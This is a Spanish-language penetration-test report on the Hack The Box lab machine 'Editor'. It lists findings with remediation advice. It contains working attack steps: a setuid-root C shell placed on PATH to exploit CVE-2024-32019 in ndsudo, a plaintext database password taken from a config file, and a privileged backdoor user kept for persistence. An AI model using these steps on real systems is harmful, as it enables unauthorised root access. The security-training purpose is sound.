

---

# Prueba de Penetración

HTB Labs (Editor)

nico.sanchezsierra@hotmail.com, OSID: OS-004

2025-08-17

# Contents

<b>1</b>	<b>Reporte</b>	<b>1</b>
1.1	Introducción . . . . .	1
1.2	Objetivo . . . . .	1
<b>2</b>	<b>Resumen High-Level</b>	<b>2</b>
2.1	Recomendaciones . . . . .	3
<b>3</b>	<b>Metodología</b>	<b>4</b>
3.1	Recolección de Información . . . . .	4
3.2	Penetración . . . . .	4
3.2.1	Dirección IP: 10.10.11.80 . . . . .	4
3.2.1.1	Enumeración de servicios . . . . .	4
3.2.1.2	Escalada de Privilegios . . . . .	7
3.2.1.3	Vulnerabilidad (ID: 1, Enumeración de puertos excesiva) . . . . .	8
3.2.1.4	Vulnerabilidad (ID: 2, Versión del software expuesta) . . . . .	8
3.2.1.5	Vulnerabilidad (ID: 3, Cabeceras HTTP inseguras) . . . . .	9
3.2.1.6	Vulnerabilidad (ID: 4, Métodos HTTP inseguros) . . . . .	10
3.2.1.7	Vulnerabilidad (ID: 5, Ejecución Remota de Código) . . . . .	10
3.2.1.8	Vulnerabilidad (ID: 6, Manipulación solicitudes HTTP) . . . . .	12
3.2.1.9	Vulnerabilidad (ID: 7, Redirección maliciosa) . . . . .	13
3.2.1.10	Vulnerabilidad (ID: 8, Contraseñas expuestas) . . . . .	14
3.2.1.11	Vulnerabilidad (ID: 9, Escalada de privilegios) . . . . .	15
3.3	Mantener Acceso . . . . .	16
3.4	Limpieza de Pruebas . . . . .	17

# 1 Reporte

## 1.1 Introducción

Gracias por leer este documento. Si estás aquí, probablemente sea porque te interesan los temas relacionados con ciberseguridad y pruebas de penetración. En esta ocasión, presento un informe técnico basado en el análisis de la máquina “Editor”, disponible en la plataforma Hack The Box (HTB).

Esta máquina a pesar de ser de dificultad leve, contiene unos cuantos CVE críticos que pueden comprometer al sistema. Además, encontraremos otros fallos de seguridad insuficiente.

¡Dicho esto, comencemos!

## 1.2 Objetivo

Este reporte forma parte de una serie de análisis técnicos documentados en mi repositorio de GitHub (<https://github.com/NicolasSanchezSierra/Pruebas-de-Penetracion>) con el fin de demostrar competencias prácticas en pruebas de penetración profesional.

El objetivo de estos informes es reflejar un proceso riguroso, estructurado y documentado acorde con metodologías como OSSTMM, PTES y OSCP.

Se trata de laboratorios desarrollados en plataformas como Hack The Box (HTB) o TryHackMe (THM), seleccionados para simular escenarios reales de red interna, explotación, escalamiento y persistencia. Por compromiso con la plataforma Hack The Box, no se deben atacar direcciones IP que no hayan sido asignadas, ya que esto excede el alcance de la prueba.

## 2 Resumen High-Level

Fui asignado para realizar una prueba de penetración interna hacia una máquina de HTB. La prueba de penetración interna se basa en atacar los servicios internos conectados entre sí. La finalidad de esta prueba es hacer una metodología de ataque similar a las que se hacen en los entornos profesionales y algunas instituciones académicas como OSCP.

Mi objetivo principal fue evaluar la red interna, identificar sistemas y explotar las fallas mientras documentamos.

Cuando ejecutábamos la prueba de penetración interna, identificamos varias vulnerabilidades. Al explotar algunas de ellas, fui capaz de obtener acceso a la máquina, principalmente debido a la falta de parches de seguridad y versiones desactualizadas. Durante la prueba, logré obtener acceso de administrador y todos los sistemas fueron explotados con éxito.

A continuación, se enumeran las vulnerabilidades encontradas y el peligro que estas suponen. Más adelante se explican con más detalle.

Crítico	Alto	Medio	Bajo	Total
3	2	2	2	9

ID	Riesgo	CVE	Nombre
1	Bajo	N/A	Enumeración de puertos excesiva
2	Bajo	N/A	Versión del software expuesta
3	Medio	N/A	Cabeceras HTTP inseguras
4	Medio	N/A	Métodos HTTP inseguros
5	Crítico	CVE-2025-24893	Ejecución Remota de Código
6	Alto	CVE-2023-40167	Manipulación solicitudes HTTP
7	Alto	CVE-2025-32970	Redirección maliciosa

ID	Riesgo	CVE	Nombre
8	Crítico	N/A	Contraseñas expuestas
9	Crítico	CVE-2024-32019	Escalada privilegios root

## 2.1 Recomendaciones

Visto las vulnerabilidades encontradas, es necesario actualizar los sistemas y las aplicaciones para que estas vulnerabilidades no puedan ser ejecutadas. Además, no todas pueden solucionarse con un simple parche, ya que requieren medidas adicionales. Por ello, estas serán explicadas con más detalle en la sección de penetración.

## 3 Metodología

Utilicé un enfoque estándar de pruebas de penetración que incluye las fases de reconocimiento, enumeración, explotación, escalación de privilegios y post-explotación.

Este método es comúnmente empleado en entornos de certificación Offensive Security para evaluar la seguridad de sistemas y redes.

A continuación, se describen los pasos realizados para identificar y explotar las vulnerabilidades encontradas.

### 3.1 Recolección de Información

La recolección de información es una porción de la prueba de penetración que se centra en identificar los límites y las tecnologías de nuestro objetivo. Durante la prueba de penetración fui asignado la siguiente IP.

#### **Redes disponibles**

- 10.10.11.80

### 3.2 Penetración

La penetración del sistema es otra parte de la prueba, que se basa en ganar acceso al sistema de todas las formas posibles. Fue posible acceder al sistema que se encontraba detrás de la dirección IP. Ahora veremos como conseguimos entrar al sistema.

#### **3.2.1 Dirección IP: 10.10.11.80**

##### **3.2.1.1 Enumeración de servicios**

La enumeración de servicios se enfoca en retener toda la información posible que podamos encontrar de los servicios que se encuentran en los sistemas. Es una parte valiosa, pues nos da posibles ideas

para encontrar vectores de ataque con los cuales ganar acceso al sistema. Como hemos dicho, miraremos todos los puertos disponibles y sus versiones. En caso de encontrar aplicaciones web también tendremos que inspeccionarlas.

Dirección IP	Puertos Abiertos
10.10.11.80	22,80,8080

Servicio	Versión
ssh	OpenSSH 8.9p1 Ubuntu 3ubuntu0.13
http (editor.htb)	nginx 1.18.0
http-proxy	Jetty 10.0.20

Para verificar la enumeración de puertos visibles y sus respectivas versiones, añadiremos las evidencias. Descubrimiento de puertos:

```
nmap -sS -p- -Pn -n --min-rate 5000 --disable-arp-ping --reason -oN puertos.txt 10.10.11.80
Host is up, received user-set (0.041s latency).
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 63
80/tcp    open  http         syn-ack ttl 63
8080/tcp  open  http-proxy   syn-ack ttl 63
# Nmap done at Fri Aug 15 05:12:56 2025 -- 1 IP address (1 host up) scanned in 13.71 seconds
```

**Figure 3.1:** nmap

Escaneo de versiones:


```
nmap -sCV -A -O -p22,80,8080 -oN versiones.txt 10.10.11.80

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://editor.htb/
8080/tcp  open  http      Jetty 10.0.20
|_ http-methods:
|_   Potentially risky methods: PROPFIND LOCK UNLOCK
|_ http-robots.txt: 50 disallowed entries (15 shown)
|_ /xwiki/bin/viewattachrev/ /xwiki/bin/viewrev/
|_ /xwiki/bin/pdf/ /xwiki/bin/edit/ /xwiki/bin/create/
|_ /xwiki/bin/inline/ /xwiki/bin/preview/ /xwiki/bin/save/
|_ /xwiki/bin/saveandcontinue/ /xwiki/bin/rollback/ /xwiki/bin/deleteversions/
|_ /xwiki/bin/cancel/ /xwiki/bin/delete/ /xwiki/bin/deletespace/
|_ /xwiki/bin/undelete/
|_ http-title: XWiki - Main - Intro
|_ Requested resource was http://10.10.11.80:8080/xwiki/bin/view/Main/
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-webdav-scan:
|_   WebDAV type: Unknown
|_   Server Type: Jetty(10.0.20)
|_   Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, LOCK, UNLOCK
|_ http-cookie-flags:
|_   /:
|_     JSESSIONID:
|_       httponly flag not set
|_ http-server-header: Jetty(10.0.20)
```


**Figure 3.2:** nmap

Visto que hemos encontrado dos páginas web, añadiremos dos secciones informativas a través de eyewitness.





**Figure 3.3:** eyewitness



**Figure 3.4:** eyewitness

### 3.2.1.2 Escalada de Privilegios

Una vez ya tenemos información sobre los servicios y aplicaciones con sus respectivas versiones, nos hacemos una idea por dónde podemos atacar. Puesto que si no es una versión vulnerable, es falta de capas de seguridad. A continuación reportaremos las vulnerabilidades que se nombraron al inicio del

documento.

### 3.2.1.3 Vulnerabilidad (ID: 1, Enumeración de puertos excesiva)

**Riesgo:** Bajo

**CVE:** N/A

**Explicación de la vulnerabilidad:** Durante la fase de reconocimiento se identificaron varios servicios expuestos en los puertos 80 y 8080. Estos servicios revelaban información adicional a través de banners y el archivo robots.txt, lo que permite a un atacante realizar fingerprinting preciso de las versiones de software y tecnologías en uso. Aunque este hallazgo no compromete directamente el sistema, facilita ataques dirigidos mediante la correlación con vulnerabilidades conocidas.

**Servicios Afectados:** Servicios HTTP (puertos 80 y 8080)

**Remedio de la vulnerabilidad:** Se recomienda deshabilitar banners y versiones en cabeceras de servidor, además de evitar exponer información innecesaria en robots.txt.

**Pruebas:** Este hallazgo se evidenció durante la fase de enumeración (ver sección correspondiente).

### 3.2.1.4 Vulnerabilidad (ID: 2, Versión del software expuesta)

**Riesgo:** Bajo

**CVE:** N/A

**Explicación de la vulnerabilidad:** El servicio XWiki expone de forma visible su versión en la página principal. La divulgación de versiones facilita a un atacante identificar vulnerabilidades conocidas asociadas a esa versión, incrementando la superficie de ataque. Este tipo de exposición no supone un compromiso inmediato, pero sí es una mala práctica de seguridad.

**Servicios Afectados:** Servicio HTTP (puerto 8080)

**Remedio de la vulnerabilidad:** Se recomienda configurar XWiki para ocultar la versión en la interfaz pública y eliminar posibles banners.

**Pruebas:**

Mediante acceso directo al servicio en el puerto 8080 se identificó la versión de XWiki en el pie de página.

```
curl -s http://10.10.11.80:8080/xwiki/bin/view/Main/ | tail -n 7
      XWiki Debian 15.10.8
    </a>
```

Figure 3.5: curl

### 3.2.1.5 Vulnerabilidad (ID: 3, Cabeceras HTTP inseguras)

**Riesgo:** Medio

**CVE:** N/A

**Explicación de la vulnerabilidad:** Durante el análisis de las respuestas HTTP del servidor, se observó que varias cabeceras de seguridad no estaban presentes. La cookie JSESSIONID no tiene el atributo HttpOnly ni Secure. Esto permite al atacante a lanzar ataques XSS para robar sesiones.

La ausencia de estas cabeceras no compromete directamente al sistema, pero incrementa la superficie del ataque y crea nuevos vectores de ataques (XSS, cookie hijacking).

**Servicios Afectados:** Servicios HTTP (puertos 80 y 8080)


**Remedio de la vulnerabilidad:** Se recomienda configurar en el servidor las cabeceras de seguridad recomendadas. Asegurar que las cookies incluyan HttpOnly y Secure. Además de definir políticas de seguridad de contenido adaptada a la aplicación.

#### Pruebas:

Mediante un escaneo con curl y una prueba con DevTools del navegador, se verificó que las respuestas HTTP carece de la seguridad mencionada.

```
# curl -I http://10.10.11.80:8080/xwiki/bin/view/Main/
HTTP/1.1 200 OK
Content-Script-Type: text/javascript
Set-Cookie: JSESSIONID=node01hy6wesp5ul8ksvhkkprq1piy20.node0; Path=/xwiki
Expires: Wed, 31 Dec 1969 23:59:59 GMT
Content-Language: en
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 32246
Server: Jetty(10.0.20)
```

Figure 3.6: curl



```
>> document.cookie  
← "JSESSIONID=node01x8mndlu09548y7lndabku5qp9.node0"
```

Figure 3.7: Web DevTools

### 3.2.1.6 Vulnerabilidad (ID: 4, Métodos HTTP inseguros)

**Riesgo:** Medio

**CVE:** N/A

**Explicación de la vulnerabilidad:** El servidor HTTP acepta métodos inseguros que no deberían estar habilitados en un entorno de producción. Mediante pruebas se identificó que el servidor permite los métodos PROPFIND, LOCK y UNLOCK. Estos métodos puede permitir al atacante enumerar recursos internos o encadenar otros ataques.


Aunque no se observó explotación directa, a presencia de estos métodos aumenta la superficie del ataque.

**Servicios Afectados:** Servicio HTTP (puerto 8080)

**Remedio de la vulnerabilidad:** Se recomienda restringir estos métodos HTTP, permitiendo solo GET y POST. Además de implementar firewall de aplicaciones web (WAF) para filtrar métodos no autorizados.

#### Pruebas:

Durante la explotación se utilizó curl para comprobar que los métodos estaban disponibles.



```
(root@kali)-[/home/kali/Desktop/Workstation]  
# curl -s -X PROPFIND http://10.10.11.80:8080/xwiki/bin/view/Main/ -I | grep HTTP  
HTTP/1.1 200 OK  
  
(root@kali)-[/home/kali/Desktop/Workstation]  
# curl -s -X LOCK http://10.10.11.80:8080/xwiki/bin/view/Main/ -I | grep HTTP  
HTTP/1.1 200 OK  
  
(root@kali)-[/home/kali/Desktop/Workstation]  
# curl -s -X UNLOCK http://10.10.11.80:8080/xwiki/bin/view/Main/ -I | grep HTTP  
HTTP/1.1 200 OK
```

Figure 3.8: curl

### 3.2.1.7 Vulnerabilidad (ID: 5, Ejecución Remota de Código)

**Riesgo:** Crítico



### 3.2.1.8 Vulnerabilidad (ID: 6, Manipulación solicitudes HTTP)

**Riesgo:** Alto

**CVE:** CVE-2023-40167

**Explicación de la vulnerabilidad:** Se identificó la vulnerabilidad CVE-2023-40167 en Jetty 10.0.20, relacionada con el manejo incorrecto de encabezados Content-Length. Esto permite a un atacante enviar solicitudes malformadas que pueden ser interpretadas de manera diferente por Jetty y por un proxy o balanceador de carga que se encuentre delante.

Este tipo de ataques se llaman HTTP Request Smuggling, y sucede cuando Jetty se encuentra detrás de un proxy o balanceador de carga.

Aunque el servidor por sí solo pueda devolver errores, la vulnerabilidad representa un riesgo elevado cuando Jetty opera detrás de un proxy o balanceador.

**Servicios Afectados:** Servio HTTP (puerto 8080)

**Remedio de la vulnerabilidad:** Se recomienda actualizar XWiki a una versión que arregle el CVE-2023-40167. Configurar apropiadamente posibles proxys y balanceadores de carga. Se recomienda el uso de firewalls de aplicación web (WAF) para controlar el tráfico.

**Pruebas:**

Se ejecutó una solicitud HTTP con encabezado Content-Length malformado para verificar la existencia de la vulnerabilidad:

```
└─# curl -v -H "Content-Length: 0\r\nContent-Length: 5" http://editor.htb:8080/
* Host editor.htb:8080 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.80
* Trying 10.10.11.80:8080 ...
* Connected to editor.htb (10.10.11.80) port 8080
* using HTTP/1.x
> GET / HTTP/1.1
> Host: editor.htb:8080
> User-Agent: curl/8.14.1
> Accept: */*
> Content-Length: 0\r\nContent-Length: 5
>
* Request completely sent off
< HTTP/1.1 400 Bad Request
< Content-Type: text/html; charset=iso-8859-1
< Content-Length: 71
< Connection: close
< Server: Jetty(10.0.20)
<
* shutting down connection #0
<h1>Bad Message 400</h1><pre>reason: Invalid Content-Length Value</pre>
```

**Figure 3.11:** curl

La aparición del error confirma que Jetty no maneja correctamente encabezados conflictivos, evidenciando la vulnerabilidad.

### 3.2.1.9 Vulnerabilidad (ID: 7, Redirección maliciosa)

**Riesgo:** Alto

**CVE:** CVE-2025-32970

**Explicación de la vulnerabilidad:** Se identificó la vulnerabilidad CVE-2025-32970 en XWiki, relacionada con redirecciones HTTP inseguras. Esto ocurre cuando la aplicación permite que un parámetro de URL defina la dirección de redirección sin validaciones presentes.

Al ocurrir esto, un atacante puede redirigir usuarios a otros lugares (phishing), eludir accesos internos y robar credenciales.

Aunque no permite ejecución directa de código, representa un riesgo alto, porque puede afectar la confianza del usuario y el flujo de la navegación.

**Servicios Afectados:** Servicio HTTP (puerto 8080)

**Remedio de la vulnerabilidad:** Se recomienda validar todas las URL antes de enviarlas, además de

sanitizar inputs y evitar ciertos parámetros. También es altamente recomendable actualizar XWiki a un parche que arregle esta falla.

### Pruebas:

Se realizó la siguiente prueba de redirección maliciosa con el comando curl.

```
curl -v "http://10.10.11.80:8080/xwiki/bin/view/Main/?foo=bar&foo_syntax=invalid&RequiresHTMLConversion=foo&xerror=http://example.com" -o /dev/null

* Connected to 10.10.11.80 (10.10.11.80) port 8080
* using HTTP/1.x
> GET /xwiki/bin/view/Main/?foo=bar&foo_syntax=invalid&RequiresHTMLConversion=foo&xerror=http://example.com HTTP/1.1
> Host: 10.10.11.80:8080
> User-Agent: curl/8.14.1
> Accept: */*
< HTTP/1.1 302 Found
< Content-Script-Type: text/javascript
< Set-Cookie: JSESSIONID=node0ljeyjob33hbrwh5snw7ju8j48.node0; Path=/xwiki
< Expires: Thu, 01 Jan 1970 00:00:00 GMT
< Location: http://example.com?key=gR6d
< Content-Length: 0
< Server: Jetty(10.0.20)
```

**Figure 3.12:** curl

En la cabecera vemos que responde con un 302 y un location a la URL indicada, eso confirma que la aplicación permite redirecciones hacia dominios externos sin validación, evidenciando la vulnerabilidad.

#### 3.2.1.10 Vulnerabilidad (ID: 8, Contraseñas expuestas)

**Riesgo:** Crítico

**CVE:** N/A

**Explicación de la vulnerabilidad:** Durante la prueba de penetración se consiguió acceso inicial con el usuario 'xwiki'. Al analizar el sistema, se identificaron ficheros que contenían credenciales en texto plano. Entre ellos, se encontraron credenciales válidas del usuario 'oliver'.

El almacenamiento de contraseñas en texto plano supone un riesgo crítico, ya que cualquier atacante con acceso parcial al sistema puede escalar privilegios, moverse lateralmente o acceder a información sensible.

**Servicios Afectados:** Usuarios 'xwiki' y 'oliver'

**Remedio de la vulnerabilidad:** Se recomienda cambiar las credenciales del usuario Oliver, además de mover de ubicación la exposición de credenciales. Implementar y seguir modelos de Privilegios



Mínimos y Zero-Trust. Evitar el almacenamiento de contraseñas en texto plano y usar gestores de contraseñas.

### Pruebas:

Durante la prueba de penetración localizamos ficheros con contraseñas.

```
pwd
/usr/lib/xwiki/WEB-INF
cat hibernate.cfg.xml | grep hibernate.connection.password
<property name="hibernate.connection.password">theEd1t0rTeam99</property>
<property name="hibernate.connection.password">xwiki</property>
<property name="hibernate.connection.password">xwiki</property>
<property name="hibernate.connection.password"></property>
<property name="hibernate.connection.password">xwiki</property>
<property name="hibernate.connection.password">xwiki</property>
<property name="hibernate.connection.password"></property>
```

Figure 3.13: find

### 3.2.1.11 Vulnerabilidad (ID: 9, Escalada de privilegios)

**Riesgo:** Crítico

**CVE:** CVE-2024-32019

**Explicación de la vulnerabilidad:** Se identificó la vulnerabilidad CVE-2024-32019, la cual afecta a la utilidad 'ndsudo'. Esta falla, permite que un atacante cargue un controlador 'nvme malicioso' al sistema, y tras modificar el PATH, ejecute 'ndsudo' para ejecutar código arbitrario con privilegios elevados.

Esto permite directamente al atacante la capacidad para escalar privilegios ROOT, comprometiendo completamente el sistema.

**Servicios Afectados:** Sistema Operativo y Usuarios con permisos de ejecución sobre 'ndsudo'

**Remedio de la vulnerabilidad:** Se recomienda urgentemente actualizar a la versión corregida (CVE-2024-32019). Restringir el acceso a usuarios no privilegiados para cargar módulos. Implementar y seguir modelos Privilegio Mínimo y Zero-Trust.

### Pruebas:

Para ejecutar la vulnerabilidad CVE-2024-32019 necesitamos cargar un fichero 'nvme', cargar el PATH donde este el 'nvme malicioso' y ejecutar 'ndsudo'.

```
(root@kali)-[~kali/Desktop/Workstation]
# cat poc.c
#include <unistd.h>

int main() {
    setuid(0); setgid(0);
    execl("/bin/bash", "bash", NULL);
    return 0;
}

(root@kali)-[~kali/Desktop/Workstation]
# gcc poc.c -o nvme

(root@kali)-[~kali/Desktop/Workstation]
# scp nvme oliver@10.10.11.80:/tmp
oliver@10.10.11.80's password:
nvme
```

**Figure 3.14:** Sistema: Atacante

```
oliver@editor:/tmp$ chmod +x nvme
oliver@editor:/tmp$ export PATH=/tmp:$PATH
oliver@editor:/tmp$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
root@editor:/tmp# id
uid=0(root) gid=0(root) groups=0(root),999(netdata),1000(oliver)
```

**Figure 3.15:** Sistema: Víctima

### 3.3 Mantener Acceso

Mantener acceso al sistema es una parte importante, pues nos permite volver al sistema después de haber sido comprometido. Esta fase se enfoca en mantener acceso y privilegios al sistema manteniendo una conexión para volver a entrar cuando queramos. En esta parte notaremos cómo hemos podido conseguir mantener acceso al sistema.

#### Pruebas:

Para mantener una persistencia dentro del sistema utilizamos la creación de un usuario con privilegios elevados. Además de acceso SSH sin contraseña, pero con clave RSA.

```
(root@kali)-[~kali/Desktop/Workstation]
# ssh -i test_rsa.pub test@10.10.11.80
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-151-generic x86_64)

System information as of Mon Aug 18 09:28:28 AM UTC 2025

System load: 0.51          Processes: 234
Usage of /: 66.2% of 7.28GB Users logged in: 1
Memory usage: 55%         IPv4 address for eth0: 10.10.11.80
Swap usage: 0%

Last login: Mon Aug 18 09:28:29 2025 from 10.10.14.11

test@editor:~$ sudo su
root@editor:/home/test# id
uid=0(root) gid=0(root) groups=0(root)
```

**Figure 3.16:** usuario temporal persistente 'test'

### 3.4 Limpieza de Pruebas

Una vez hemos terminado de identificar, explotar y ganar privilegios, debemos eliminar todas aquellas piezas que fuimos añadiendo para hacer esto posible. No queremos manchar los sistemas, no queremos dejar paso a nuevas vulnerabilidades. Además también eliminaremos cualquier tipo de puerta trasera que hayamos creado.

#### Pruebas:

```
root@editor:/root# deluser test
Removing user `test' ...
Warning: group `test' has no more members.
Done.
root@editor:/root# rm /tmp/nvme
root@editor:/root# cat /etc/passwd | grep test
```

**Figure 3.17:** verificación de limpieza